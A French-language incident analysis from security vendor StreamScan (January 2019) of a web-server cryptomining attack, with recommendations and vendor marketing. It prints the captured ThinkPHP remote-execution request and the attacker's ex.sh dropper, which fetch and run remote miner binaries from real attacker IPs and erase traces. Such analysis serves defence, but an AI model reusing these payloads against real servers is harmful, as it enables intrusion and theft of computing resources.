STREAMSCAN
Cybersécurité pour les moyennes entreprises

ANALYSE DE LA CYBERATTAQUE

MINAGE BITCOIN

JANVIER 2019 //

À propos de StreamScan

StreamScan est une firme spécialisée dans la sécurité opérationnelle dans le secteur manufacturier et les infrastructures critiques. Nous développons de nouvelles solutions de cybersécurité basées sur l'intelligence artificielle (manufacturier, industrie 4.0, chaîne de transformation, etc.). Nos experts assistent également les organisations victimes de cyberattaques afin d'éradiquer en profondeur la source de l'incident. Nous proposons des solutions concrètes de surveillance pour rehausser la cybersécurité des organisations :

Technologie CDS

La technologie CDS prend le relais là où la sécurité du périmètre s'arrête. Elle fournit une analyse approfondie et en continue du trafic réseau afin de détecter les attaques informatiques en temps réel.

Détections et réponses gérées

La cybersécurité requiert le savoir-faire d'experts. Afin de repousser toutes tentatives de piratage et d'identifier les vulnérabilités, nos spécialistes surveillent les réseaux informatiques d'entreprises 24 h/24, 7 j/7.

Réponse aux incidents

Une équipe d'experts prêts à intervenir 24 h/24, 7 j/7 en cas d'attaque informatique. Nous reprenons le contrôle rapidement.

Service-Conseil

De la gouvernance jusqu'aux mesures techniques, nos experts vous accompagnent dans la mise en place de votre plan stratégique du rehaussement des pratiques de sécurité.

Bilan de santé

Le bilan de santé permet d'évaluer le niveau de maturité et l'efficacité des mesures de sécurité mises en place par une organisation

Test d’intrusion

Il permet d'identifier les failles de sécurité pouvant être exploitées par un pirate informatique. Le test est pratiqué sur des sites web, des serveurs, des applications, des robots, etc.


Dans le cadre du monitoring à distance de la sécurité des réseaux de nos clients à travers notre service DRG, notre technologie de détection de cybermenaces CDS a détecté une attaque pernicieuse dont l'objectif est de pirater des serveurs web pour miner des bitcoins.

Dans cet article nous décrivons l'attaque ainsi que l'analyse réalisée par nos experts DRG.

Pour rappel, contrairement au service SOC/MSSP classique où les analystes en sécurité utilisent des SIEM, sont passifs et réagissent uniquement lorsqu'une alerte de sécurité est générée, avec notre service DRG, nos experts en sécurité fouillent constamment 24/7 dans les réseaux de nos clients et prennent en charge le moindre mouvement suspect, la moindre communication douteuse... Ceci permet de détecter les problèmes potentiels avant qu'ils ne se produisent... comme ce cas.


1 – Détection de l'attaque par le CDS

Notre technologie CDS a généré un événement de sécurité indiquant qu'une machine distance malicieuse (IP = 167.99.214.206) tente de communiquer avec un serveur web interne du client ayant l'IP x.x.x.x sur le port 80 (HTTP).




Nous classifions cette activité comme étant douteuse et la prenons rapidement en charge afin de valider qu'elle ne peut conduire à quelque chose de plus important pouvant impacter le réseau de notre client.

Pour débuter l'analyse, nous téléchargeons le fichier PCAP que fournit le CDS pour chaque alerte ou événement de sécurité générée. Ce fichier PCAP contient l'historique de toutes les communications entre l'IP malicieux et le serveur web attaqué. Ceci est très utile lors des investigations. En effet, il accélère le temps consacré aux investigations et augmente la capacité de réaction ou de riposte face aux cybers attaques.



Ci-dessous les flows réseau contenus dans le fichier PCAP généré par le CDS pour cet événement :



2- Interprétation de la communication

L'analyse du fichier PCAP lié à l'événement nous permet d'identifier une requête web de type GET pernicieuse qui inclut un script Shell Unix/Linux envoyé au serveur web x.x.x.x sur le port 80 par l'IP malicieuse

167.99.214.206. L'attaquant donne l'impression de vouloir faire le GET sur le fichier index.php du serveur web, mais en réalité son objectif est d'exécuter des actions à distance pour prendre le contrôle de la machine x.x.x.x et miner des bitcoins.

Aperçu des flows HTTP

```
GET /index.php?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%20/tmp;wget%20http://167.99.219.142/ex.sh;chmod%20777%20ex.sh;sh%20ex.sh HTTP/1.1
Host: 127.0.0.1
User-Agent: Sefa
Accept: */*
Accept-Language: en-US,en;q=0.8
Connection: Keep-Alive
```

Extraction de l'exploit (script) d'attaque contenu dans les flows réseau

Voici l'exploit d'attaque que nous avons extrait du fichier PCAP :

```
shell_exec
cd /tmp;
wget http://167.99.219.142/ex.sh;
chmod 777 ex.sh;
sh ex.sh
```

Extraction de l'exploit d'attaque

`shell_exec` : permet à l'attaquant à distance d'exécuter des fonctions du système d'exploitation en exploitant la présence du langage PHP sur la victime
`cd /tmp;` l'attaquant se déplace dans le répertoire /tmp du serveur web

wget http://167.99.219.142/ex.sh; l'attaquant télécharge un script malicieux ex.sh sur l'IP distance 167.99.219.142.

chmod 777 ex.sh; l'attaquant se donne tous les droits sur la machine victime pour exécuter le script ex.sh

sh ex.sh: l'attaquant exécute le script malicieux ex.sh

Investigation initiale

Nos investigations initiales nous ont permis rapidement de valider que le script **ex.sh** cible uniquement les serveurs web de type Unix/Linux et que ce script n'était plus disponible sur l'IP 167.99.219.142 au moment de l'attaque. C'est une tactique que nous connaissons bien, dont l'objectif est de faire passer des serveurs malicieux sont les radars en déplaçant les codes malicieux de serveur en serveur.

Investigation approfondie

Nos investigations approfondies nous ont permis de retrouver le fichier malicieux ex.sh qui est d'ailleurs aussi utilisé par d'autres sites malicieux actifs dans le domaine de la compromission de serveurs web pour miner des bitcoins.

Le contenu du même script Shell ex.sh trouvé sur un autre serveur malicieux ayant le même objectif est le suivant :

cd /tmp;

wget http://205.185.113.123/mcoin;

az*curl http://205.185.113.123/mcoin -O;*

chmod 777 mcoin;

./mcoin -o 205.185.113.123:3333 -p x -k -a cryptonight -B --max-cpu-usage=95; rm -rf RjsWs cd /tmp;

wget http://205.185.113.123/mcoin-ankit;

curl http://205.185.113.123/mcoin-ankit -O;

chmod 777 mcoin-ankit; ./mcoin-ankit -o 205.185.113.123:3333 -p x -k -a cryptonight -B --max-cpu-usage=95; rm -rf RjsWs mv /var/www/html/index.php /var/www/html/elrekt.php rm -rf /tmp/ex.sh

Détails de l'attaque

Une fois que le script **ex.sh** s'exécute en exploitant le fait que le langage de programmation PHP est installé sur le serveur web attaqué, il télécharge 2 outils malicieux nommés **mcoin et mcoin-ankit.** Les outils malicieux **mcoin et mcoin-ankit** s'exécutent et consomment jusqu'à 95**%** CPU des ressources du serveur compromis, dans le but exclusif de miner des bitcoins.

Les processus **mcoin et mcoin-ankit** établissent aussi une connexion à distance sur le serveur malicieux 167.99.219.142 qui contrôle la victime à distance sur le port 3333 (utilisé pour le minage de bitcoin).
La forte surchauffe du CPU conduit à une grande consommation d'électricité et ralentit fortement le serveur, impactant la disponibilité des services web offerts.

Noter aussi la suppression du script **ex.sh** après l'exécution des processus **mcoin et mcoin-ankit.** Ceci permet d'effacer la trace la plus visible de l'attaque sur la victime.

Conséquences d'une telle attaque

- Fort ralentissement du serveur web compromis;
- Déni de service du serveur web ;
- Facture d'électricité salée;
- Autres activités malicieuses découlant du fait que le serveur est contrôlé à distance.

Recommandations

- Désactiver la fonction shell_exec dans le fichier de configuration de PHP (si non nécessaire)
- Bloquer les IP 167.99.214.206 et 205.185.113.123 dans votre coupe-feu.
- Ne pas se baser uniquement sur des outils de détection par signatures (comme les IDS/IPS classique ou les SIEM) pour la protection de votre réseau. Utiliser des technologies capables de détecter les comportements anormaux dans votre réseau.
- Monitorer la sécurité de votre réseau, prendre en charge le moindre mouvement suspect/douteux et ne pas se contenter d'agir en cas d'alerte. Très souvent lorsque l'alerte est générée, il est trop tard.

Note: l'IP malicieux **205.185.113.123** est toujours active à ce jour (24 janvier 2019) et nous vous conseillons fortement de ne pas tenter de télécharger ou exécuter les fichiers malicieux **ex.sh**, **mcoin et mcoin-ankit** qui s'y trouvent. Nous déclinons toute responsabilité face à un tel acte.

StreamScan Détection et Réponse Gérées conçues pour vous

Cet article vous a été présenté par StreamScan. Notre solution de détection et réponse gérées (DRG) combine notre technologie innovante CDS et le soutien de notre équipe de pirates éthiques pour fournir la sécurité réseau dont votre organisation a besoin, à un coût nettement inférieur à celui des frais de licence des logiciels ou de la constitution d'une équipe de sécurité interne.

Contactez notre équipe de spécialistes en cybersécurité et planifiez une démo pour découvrir comment StreamScan MDR peut vous aider à protéger votre entreprise ou votre organisation.

Contactez notre équipe de spécialistes en cybersécurité et planifiez une démo pour découvrir comment le DRG de StreamScan peut vous aider à protéger votre entreprise ou votre organisation.

Courriel : demo@streamscan.ai

Téléphone : +1 (650) 264-9702

www.streamscan.ai